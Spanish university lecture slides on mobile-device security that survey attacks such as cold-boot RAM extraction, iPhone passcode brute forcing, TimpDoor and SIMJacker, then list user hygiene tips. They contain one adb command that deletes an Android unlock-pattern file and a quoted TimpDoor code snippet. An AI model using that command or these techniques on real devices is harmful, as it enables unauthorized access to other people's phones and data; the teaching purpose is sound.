Versiones y precios del Tesla Model S

Versión	Combustible	Precio
Model S 75	Eléctrico	94.300 €
Model S 75D	Eléctrico	100.100 €
Model S 90D	Eléctrico	111.300 €
Model S P100D	Eléctrico	163.400 €

Robo de un Tesla



<https://www.wired.com/story/hackers-steal-tesla-model-s-seconds-key-fob>




Problemas hay a todos los niveles

- Se buscan dispositivos móviles cada vez más complejos, pequeños y autónomos → **Problema de los troyanos en el HW**

The Big Hack: How China Used a Tiny Chip to Infiltrate U.S. Companies

The attack by Chinese spies reached almost 30 U.S. companies, including Amazon and Apple, by compromising America's technology supply chain, according to extensive interviews with government and corporate sources.

How the Hack Worked, According to U.S. Officials



Illustrator: Scott Gelber

Bloomberg


<https://www.bloomberg.com/news/features/2018-10-04/the-big-hack-how-china-used-a-tiny-chip-to-infiltrate-america-s-top-companies>



El eslabón más débil de la cadena

- No todo es una cuestión técnica, la concienciación es también muy importante
 - Ejemplo de cómo la ingeniería social puede dar al traste con una solución de seguridad

<https://www.youtube.com/watch?v=lc7scxvKQOo>





Y muchas veces son (al menos un poco) culpa nuestra

- Deseamos coger los dispositivos y poderlos utilizar inmediatamente → se evita el uso de contraseñas robustas o PIN (40% de los usuarios lo hacen)
 - Desbloqueo por reconocimiento facial
 - Aunque los rangos son únicos, pueden reproducirse con impresión 3D: <https://andro4all.com/2018/12/android-seguridad-cara-3d>
 - Uso de patrón de desbloqueo del móvil
 - Borrar el patrón de desbloqueo (sólo funciona si la depuración por USB fue activada en el dispositivo)

```
C:\WINDOWS\system32\cmd.exe
C:\Program Files (x86)\Minimal ADB and Fastboot>adb shell rm /data/system/gesture.key
```

- Ataques térmicos: <https://www.youtube.com/watch?v=a2Q64XmZpc4>



Conclusión

- Gran potencial y evolución de la computación móvil en los últimos años
- Asistimos a la aparición de nuevos dispositivos y servicios con potencial para cambiar nuestro día a día (tanto a nivel laboral como doméstico)
- La seguridad de estos dispositivos móviles, sus comunicaciones y las apps que ejecutan es todo un reto
 - Necesitamos mejorar nuestra “higiene digital”
 - Los dispositivos Android son los más vulnerables y atacados
 - ¿Y cuales son los riesgos y amenazas que afectan a estos dispositivos móviles? !!! Vamos a verlo en el próximo tema !!!



2. Ataques a soluciones móviles y cuidados a adoptar

Ciberseguridad en Dispositivos móviles
DISCA – ETS de Ingeniería informática (UPV)



Indice

- Situación actual del parque móvil
- Ataques a dispositivos y aplicaciones móviles
- Listado de cuidados (no exhaustivo y, de momento, poco técnico) que podemos adoptar




Situación actual

Technology & Telecommunications › Telecommunications › Global market share held by smartphone operating systems 2009-2018, by qua...

PREMIUM +

Global market share held by the leading smartphone operating systems in sales to end users from 1st quarter 2009 to 2nd quarter 2018



DOWNLOAD SETTINGS SHARE

CITATION (FAQ)

Select citation ▾

DESCRIPTION SOURCE MORE INFORMATION

This statistic shows the global market share held by the leading smartphone operating systems, in terms of sales to end users, from 2009 to 2018. In the second quarter of 2018, 88 percent of all smartphones sold to end users were phones with the Android operating system.

Smartphone operating systems - additional information

Smartphone operating systems, often referred to as smartphone OS, are operating systems that operate smartphones, PDAs, tablets and other mobile devices.


Additional Information: Worldwide; Gartner; 2009 to 2018

© Statista 2019

Source: Gartner


Android vs iOS

Mobile OS Fragmentation
Adoption of the latest version of iOS & Android version



- La fragmentación supone todo un desafío para la seguridad de los dispositivos móviles

(Actualización de datos para 2018 en el caso de Android)




- Contrariamente a iOS, en Android las actualizaciones dependen de los fabricantes de dispositivos

Datos recopilados durante un período de 7 días hasta 26/10/2018.
No se muestran versiones con una distribución inferior al 0,1%.



Android vs iOS

Percent of Hacks in Free vs Paid Apps



- Hacked 87%
- Not Hacked 13%



Top 100 paid apps

- Hacked 75%
- Not Hacked 25%



Popular Free Apps



- Hacked 97%
- Not Hacked 3%




- Hacked 80%
- Not Hacked 20%





Android vs iOS






Índice

- Situación actual del parque móvil
- **Ataques a dispositivos y aplicaciones móviles**
- Listado de cuidados (no exhaustivo y, de momento, poco técnico) que podemos adoptar



Cool Boot Attack

- La memoria RAM de un dispositivo necesita de electricidad para su persistencia
 - Cuando el dispositivo se apaga, la corriente eléctrica deja de fluir por el circuito y los datos se pierden poco a poco
- Se aprovecha un hecho físico: la temperatura del dispositivo tiene un gran efecto sobre la velocidad de borrado de la RAM (a menor temperatura más tiempo tarda en borrarse)
- Aplica a memorias SRAM, EEPROM y Flash





Android Cool Boot Attack

Se introduce el teléfono bloqueado en un congelador a -15 °C durante 1 hora.

Una vez extraído, se enchufa a un equipo mediante una conexión USB y se reinicia

Antes de cargar el sistema operativo principal, mediante la conexión USB se carga el un módulo de arranque que lee los contenidos de la memoria RAM y permite extraer contraseñas y cualquier otro dato almacenado en la memoria.

Más información en: <https://www1.informatik.uni-erlangen.de/frost>



iPhone Passcode bypass

- El borrado automático del dispositivo no siempre funciona ...

Hardware

<https://www.youtube.com/watch?v=meEyYFIahk>

- A través de la conexión USB se prueban todas las claves de 4 dígitos.
- Un sensor de luz detecta si la clave introducida es correcta.
- Si no lo es, se apaga el dispositivo rápidamente para que no se borre automáticamente tras llegar al límite de intentos.
- 40 segundos por clave, hasta 111 horas para probar todas las claves.

Software

<http://www.iphonehacks.com/2015/03/iphone-passcode-bypassed-bruteforce-tool.html>

- Solución similar, pero que funciona únicamente en dispositivos con *jailbreak* y versiones del operativo que soporte códigos de acceso de 4 dígitos.
- En este caso, necesita únicamente 5 segundos por clave.



Vulnerabilidad UPnP

■ Vulnerabilidad de aplicación

Las librerías UPnP se utilizan para el *streaming* de vídeo entre dispositivos. Existen más de 6 millones de dispositivos con estas librerías en sus aplicaciones: TV, *smartphones*, etc.

La vulnerabilidad permitía ejecutar código arbitrario en un dispositivo con una de estas librerías instalada.

- Vulnerabilidad corregida en 2012
- En Diciembre de 2015 existían dispositivos que seguían utilizando la versión vulnerable de la librería (fuente: blog.trendmicro.com) → 547 apps de las que 326 disponibles en Google Play

<http://blog.trendmicro.com/trendlabs-security-intelligence/high-profile-mobile-apps-at-risk-due-to-three-year-old-vulnerability>

Aplicaciones de parking

■ Vulnerabilidad de aplicación

Una auditoria de seguridad detectó que múltiples aplicaciones para el pago del parking en Reino Unido tenían vulnerabilidades que permitían conocer la localización y credenciales del usuario. Al parecer, aunque la mayoría de las apps comprometidas utilizaban como protocolo a nivel de transporte TLS (Transport Layer Security), ninguna de ellas verificaba el certificado utilizado por el servidor, lo que las hacía vulnerables a ataques de tipo man-in-the-middle. Es cierto que, al no servir conexiones WiFi, sino GSM, la superficie de ataque no era tan amplia, pero un atacante podría utilizar una estación base GSM falsa y perpetrar el ataque.

http://www.theregister.co.uk/2015/12/11/mobile_parking_apps_audit

Aplicaciones móviles Bancarias

■ Sector financiero

Análisis de 40 aplicaciones bancarias en 2014 para iOS disponible en
<https://ioactive.com/personal-banking-apps-leak-info-through-phone>

Resultados muy significativos:

- Menos del 20% no contaban con mecanismos de protección de pila (Stack smashing protection) ni aleatorización (ASLR) de memoria o PIE (Position Independent Executable) con lo que eran altamente sensibles a fallos de corrupción de memoria
- El 20% enviaba información sensible (códigos de activación de las cuentas) sin cifrar a través de la red
- El 30% tenía las credenciales escritas directamente en el código.
- El 40% filtraba información sensible a través de los log
- El 40% no validaba correctamente los certificados SSL
- El 50% de las aplicaciones analizadas eran vulnerables a *Cross-Site Scripting* en el lado del cliente
- El 90% comunicaban usando enlaces sin cifrado SSL lo que permitía ataques de man-in-the-middle

Fake WhatsApp

■ Hacer dinero mediante publicidad

A finales del 2017, un app llamada “Update WhatsApp Messenger”, clasificada con una puntuación de 4.2 estrellas, obtuvo más de 1.000.000 de descargas. La app utilizaba el logo oficial de WhatsApp y en su descripción aparecía desarrollada por WhastApp Inc. Esto se consiguió utilizando como nombre de la app el string “WhatsApp+Inc%C2%A0” (C2A0 = No-break Space). Sólo solicitaba permisos de accesos a internet para su instalación y se comportaba como un cargador que instalaba la apk “whatsapp.apk”. Una vez instalada esta apk se obtenían las credenciales de WhastApp de los usuarios e instalaba en el dispositivo un servicio (sin icono, ni título en la pantalla lanzadera) que mostraban publicidad con cierta frecuencia.

<https://lifehacker.com/watch-out-for-this-fake-whatsapp-app-in-the-google-play-1820222637>



CryptoHacking en Apps

■ Uso de apps para minar criptomonedas

En 2017 y 2018, se encontraron apps que reducían (a veces) significativamente la duración de la batería de los dispositivos en los que se instalaban. Tras analizarlas se comprobó que estas apps se servían de la CPU de los dispositivos en los que se instalaban para minar criptomonedas, es decir verificar transacciones de criptomonedas dentro de un blockchain. Como recompensa, los nodos recibían una cantidad concreta de la criptomoneda que estén minando. Obviamente los beneficiarios no eran los propios dispositivos, sino el nodo que designaba el atacante que ha diseñado el troyano.

Señalar que el minado de criptomonedas no es ilegal, lo que es ilegal es hacerlo fraudulentamente, es decir, sin el consentimiento del usuario. Aunque en Julio del 2017 Google prohibió este tipo de apps, a lo largo de 2018 aún se han detectado varias de ellas todavía disponibles en Google Play en apps de Juego y entretenimiento. A esto se le llama **cryptohacking**.

<https://computerhoy.com/noticias/internet/que-es-cryptohacking-como-evitar-que-minen-bitcoins-tu-pc-71675>



CopyCat

■ Infección masiva de malware

Malware que instala apps sin permiso y genera beneficios a sus creadores instalando apps de terceros y modificando el código de identificación utilizado por el Adware de las apps. Así es como los se generaban ingresos ilícitos para sus creadores.

El malware se propagó desde tiendas de apps no oficiales, camuflado bajo la denominación de apps desconocidas.

Infectó 14 millones de dispositivos (sólo el 7% de ellos son europeos), de los cuales 8 millones resultaron finalmente rooteados

Se estima que los responsables ganaron 1,5 millones de dólares

<https://blog.checkpoint.com/2017/07/06/how-the-copycat-malware-infected-android-devices-around-the-world>



Versión Copycat de Wannacry

■ Ransomware en dispositivos móviles

De nombre *Wannalocker*, se trata de un malware que en 2017 infectó a muchos móviles Android en China. Se distribuyó a través de foros de juegos como un plugin para el popular juego Chino *King of Glory* (un clon de *League of Legends*). El malware ocultaba su icono y reemplazaba el fondo de pantalla por una imagen animada. No sólo cifraba la información almacenada en el dispositivo, sino la de cualquier dispositivo de almacenamiento externo al que éste se conectara. El método de cifrado era AES. Se solicitaba un rescate de sólo 5 a 6 USD, que se podían pagar por QQ, Alipay y WeChat, con lo que los pagos eran rastreables. Es un ejemplo de ransomware en el que se busca hacer dinero rápidamente.

<https://blog.avast.com/wannacry-wannabe-targeting-android-smartphones>

<https://androidphoria.com/juegos/descargar-king-of-glory-clon-league-of-legends-android>



Android/TimpDoor

- Malware que transforma los dispositivos móviles en proxies ocultos
 - Uso de Smishing, es decir de ataques de tipo Phishing utilizando mensajes de texto, o SMS, en lugar de emails
 - En el mensaje se informa a los usuarios sobre la existencia de dos mensajes en el buzón de voz
 - Al acceder al mismo se instala una app de mensajería (VoiceApp.apk) fraudulenta
 - Al escuchar los mensajes se instala un servicio (malware) en segundo plano. Este servicio instala una alarma en el dispositivo para, regularmente, subir información del mismo a la red, filtrando así Contactos, SMSs, localizaciones, imágenes, logs, etc.
 - El código ejecutado es el que se muestra

```
this.mHandler.postDelayed(new Runnable() {
    public void run() {
        AppService.this.startSsh();
        AppService.this.startNetworkConnectionMonitor();
        AppService.this.setupAlarmManager();
        AppService.this.startPoolSshConnection();
    }
}, 3000);
```

- El malware puede evadir algunas medidas de seguridad instaladas en el dispositivo al redireccionar tráfico cifrado a un servidor saltándose el firewall y el IDS existente
- Malware actualmente en desarrollo ... con lo que la historia continuará
 - <https://medium.com/@sapnagupta279796/be-aware-android-timpdoor-turns-androids-into-cryptic-proxies-a1591f5bcfc0>
 - <https://exchange.xforce.ibmcloud.com/collection/AndroidTimpDoor-Turns-Mobile-Devices-Into-Hidden-Proxies-a82dde9a4383fd3ac55f653c4b60b3cf>

FaceTime

■ Violación de privacidad

Un error en la programación de sistema de video-llamada FaceTime permitía a cualquiera escuchar a su interlocutor antes de que éste aceptara la comunicación.

Esto ocurría si el que llamaba se añadía a la conversación antes de que el llamado descolgara.

Si además el llamado colgaba al audio transmitido se le añadía vídeo.

<https://www.theverge.com/2019/1/29/18201667/apple-group-facetime-disabled-server-side-major-security-flaw-fix>



Apps con geolocalización

- Los datos de geolocalización, obtenidos tanto por las plataformas móviles como por apps de terceros, siguen siendo un **elemento muypreciado** para múltiples propósitos, incluyendo
 - Servicios que utiliza el usuario y sus funcionalidades extra (mapas, navegación, servicios en redes sociales, actividad física, fotografías, localización y estado de negocios cercanos, navegación en interiores, etc.).
 - Comercialización de anuncios personalizados y basados en la ubicación,
 - Comercialización de los propios datos de localización, etc.
- En 2018, la app de actividad física y deportiva Strava, que se vio expuesta y permitió identificar numerosas localizaciones sensibles, como las utilizadas por los servicios de inteligencia y operativos militares en todo el mundo, incluyendo bases militares secretas


<https://www.wired.com/story/strava-heat-map-military-bases-fitness-trackers-privacy/>

<https://www.theguardian.com/world/2018/jan/28/fitness-tracking-app-gives-away-location-of-secret-us-army-bases>



SIMJacker

- **Vulnerabilidad crítica en nuestras tarjetas SIM** que permite a un atacante remoto hackear móviles y espiarnos tan sólo enviando un SMS
 - El estándar de las tarjetas SIM lleva 10 años sin actualizarse
 - Ataca a una parte del software llamada S@T Browser (SIMalliance Toolbox Browser).
 - Esta herramienta añade diversas funcionalidades para los operadores, pudiendo gestionar servicios, suscripciones u otros servicios
 - Para operar, contiene una serie de instrucciones, como enviar un mensaje corto, establecer una llamada, lanzar el navegador, ejecutar un comando o enviar datos, los cuales pueden ser activados enviando un SMS al dispositivo
 - Gracias a ello, un atacante tiene un entorno de ejecución a su disposición para ejecutar órdenes
 - <https://www.adslzone.net/2019/09/12/simjacker>





Indice

- Situación actual del parque móvil
- Ataques a dispositivos y aplicaciones móviles
- **Listado de cuidados (no exhaustivo y, de momento, poco técnico) que podemos adoptar**



Necesidad de una higiene digital

- Se trabaja poco la higiene digital a nivel social → Muchos conocemos lo que hay que hacer, pero pocos lo hacemos
- **¿Qué cuidados debemos tener en cuenta** para poder estar seguros al utilizar un dispositivo móvil?



Antes de adquirir un dispositivo

- Observar los mecanismos de seguridad disponibles
 - Diferentes modelos y fabricantes
 - Incluir la seguridad en nuestra decisión
- En caso de escoger un dispositivo que ya ha sido usado restablecer las configuraciones de fábrica antes de utilizarlo
- No adquirir dispositivos:
 - desbloqueados ilegalmente (jailbreak)
 - con los permisos de acceso modificados
 - acción ilegal
 - violación de los términos de la garantía
 - seguridad comprometida
 - funcionamiento comprometido



Al usar un dispositivo (1/4)

- Instalar mecanismos de seguridad y mantenerlos actualizados
 - antivirus (se debe instalar antes que cualquier otra aplicación)
 - antispam
 - antimalware
 - firewall personal
- Mantener nuestro dispositivo seguro:
 - instalando las versiones más recientes de todos los programas
 - instalando todas las actualizaciones del sistema
- No hacer clic ni seguir enlaces recibidos en mensajes electrónicos
 - SMS, mensajes de correo electrónico, redes sociales, etc.

Al usar un dispositivo (2/4)

- Mantener el control físico del dispositivo
 - especialmente en lugares de riesgo
 - no dejar el dispositivo sobre la mesa
 - cuidado con los bolsos y las carteras en los lugares públicos
- Proteger nuestra privacidad → cuidado con:
 - publicar datos de geolocalización
 - permitir que una aplicación acceda a tus datos personales



Al usar un dispositivo (3/4)

- Protejamos nuestras contraseñas
 - utilicemos contraseñas bien elaboradas
 - de ser posible, configurar el dispositivo para que acepte contraseñas complejas (alfanuméricas)
 - utilizar contraseñas largas y con diferentes tipos de caracteres
 - No utilizar:
 - secuencias de teclado
 - datos personales, como nuestro nombre, apellido o fechas importantes
 - datos personales que se puedan obtener fácilmente



Al usar un dispositivo (4/4)

- Proteger nuestros datos:
 - Configurar el acceso al dispositivo con:
 - una contraseña de bloqueo en la pantalla de inicio
 - un código PIN
 - información biométrica
 - si es posible, con una combinación de mecanismos
 - Realizar copias de seguridad periódicas
 - almacenar la información sensible en formato encriptado
 - si la comunicación incluye datos confidenciales, utilizar una conexión segura
 - contraseñas
 - número de una tarjeta de crédito



Al instalar aplicaciones

- Buscar aplicaciones de fuentes confiables
 - tiendas confiables
 - sitio del fabricante
- Escoger aplicaciones:
 - bien evaluadas
 - con una gran cantidad de usuarios
- Antes de instalar la aplicación, verificarla con un antivirus
- Observar los permisos de ejecución
 - estos permisos deben ser coherentes con la finalidad de la aplicación
 - por ejemplo, la aplicación de un juego no necesariamente necesita acceder a nuestra lista de llamadas



Al conectarnos a una red

- Tener cuidado al utilizar redes Wi-Fi públicas
 - deshabilitar la opción de conexión automática
- Mantener desactivadas las interfaces de comunicación
 - bluetooth, infrarrojo y Wi-Fi
 - habilitarlas solo cuando sea necesario
- Configurar la conexión bluetooth para que el dispositivo no pueda ser identificado (o “descubierto”) por otros dispositivos



Al deshacerse del dispositivo

- Eliminar toda la información almacenada
- Restablecer la configuración de fábrica

En caso de pérdida o robo (1/2)

- De ser posible, configurar previamente el aparato:
 - para que permita localizarlo/rastrearlo y bloquearlo de manera remota, mediante servicios de geolocalización
 - para que en la pantalla muestre un mensaje que permita aumentar las probabilidades de devolución
 - para que aumente el volumen o salga del modo silencioso y facilitar así su localización en caso de extravío
 - para que los datos se borren después de un determinado número de intentos de desbloqueo fallidos
 - **Cuidado:** especialmente si hay niños pequeños a quienes les gusta “jugar” con el dispositivo



En caso de pérdida o robo (2/2)

- Informar:
 - al operador → solicitar el bloqueo del número (chip)
 - la empresa donde trabajamos → si el dispositivo haya información sensible (contraseñas, documentos, imágenes, etc.)
- Modificar las contraseñas que puedan estar guardadas en el dispositivo
- Bloquear las tarjetas de crédito cuyo número esté almacenado en el dispositivo
- Si está configurada, activar la localización remota → de ser necesario, borrar remotamente la información guardada en el dispositivo



Qué hace único a “*lo móvil*”...

Dispositivos móviles habitualmente compartidos

- Uso familiar de teléfonos y tablets
- Uso de los dispositivos de la empresa entre distintos empleados
- Uso y organización de apps vs explorador de archivos



Uso de multiples perfiles

- Herramienta de trabajo
- Dispositivo de entretenimiento
- Organización personal
- ¿Perfil de seguridad por perfil?



Dispositivos diversos (fragmentación)

- Sector inmaduro para la gestión de empresa
- BYOD dicta el uso de distintos OSs
- Fabricantes/vendedores /operadores controlan el mercado e imponen sus reglas



Utilización en multiples localizaciones

- Se puede disponer en una misma localización de conexiones publica, privada o celular
- Ubicidad (Anywhere, anytime)
- Confianza creciente en la WiFi de la empresas



Se le da prioridad y protagonismo al usuario

- Se cuida la experiencia de usuario
- La arquitectura del OS proporciona el control al usuario
- Dificultad de imponer políticas o lista de apps



“Por qué iba alguien a limitar la funcionalidad de estos dispositivos?”



Aspectos positivos

1

Permite la integración de forma sencilla de plataformas ya existentes en las organizaciones. De esta manera se evitan acciones con riesgo para la organización cuando se trabaja desde un dispositivo móvil propio

- Ejemplo: Uso de MS Office Mobile que permite sincronizar los documentos a través de OneDrive. Así no se necesita extraer los datos de la organización (mediante USB o email personal)

2

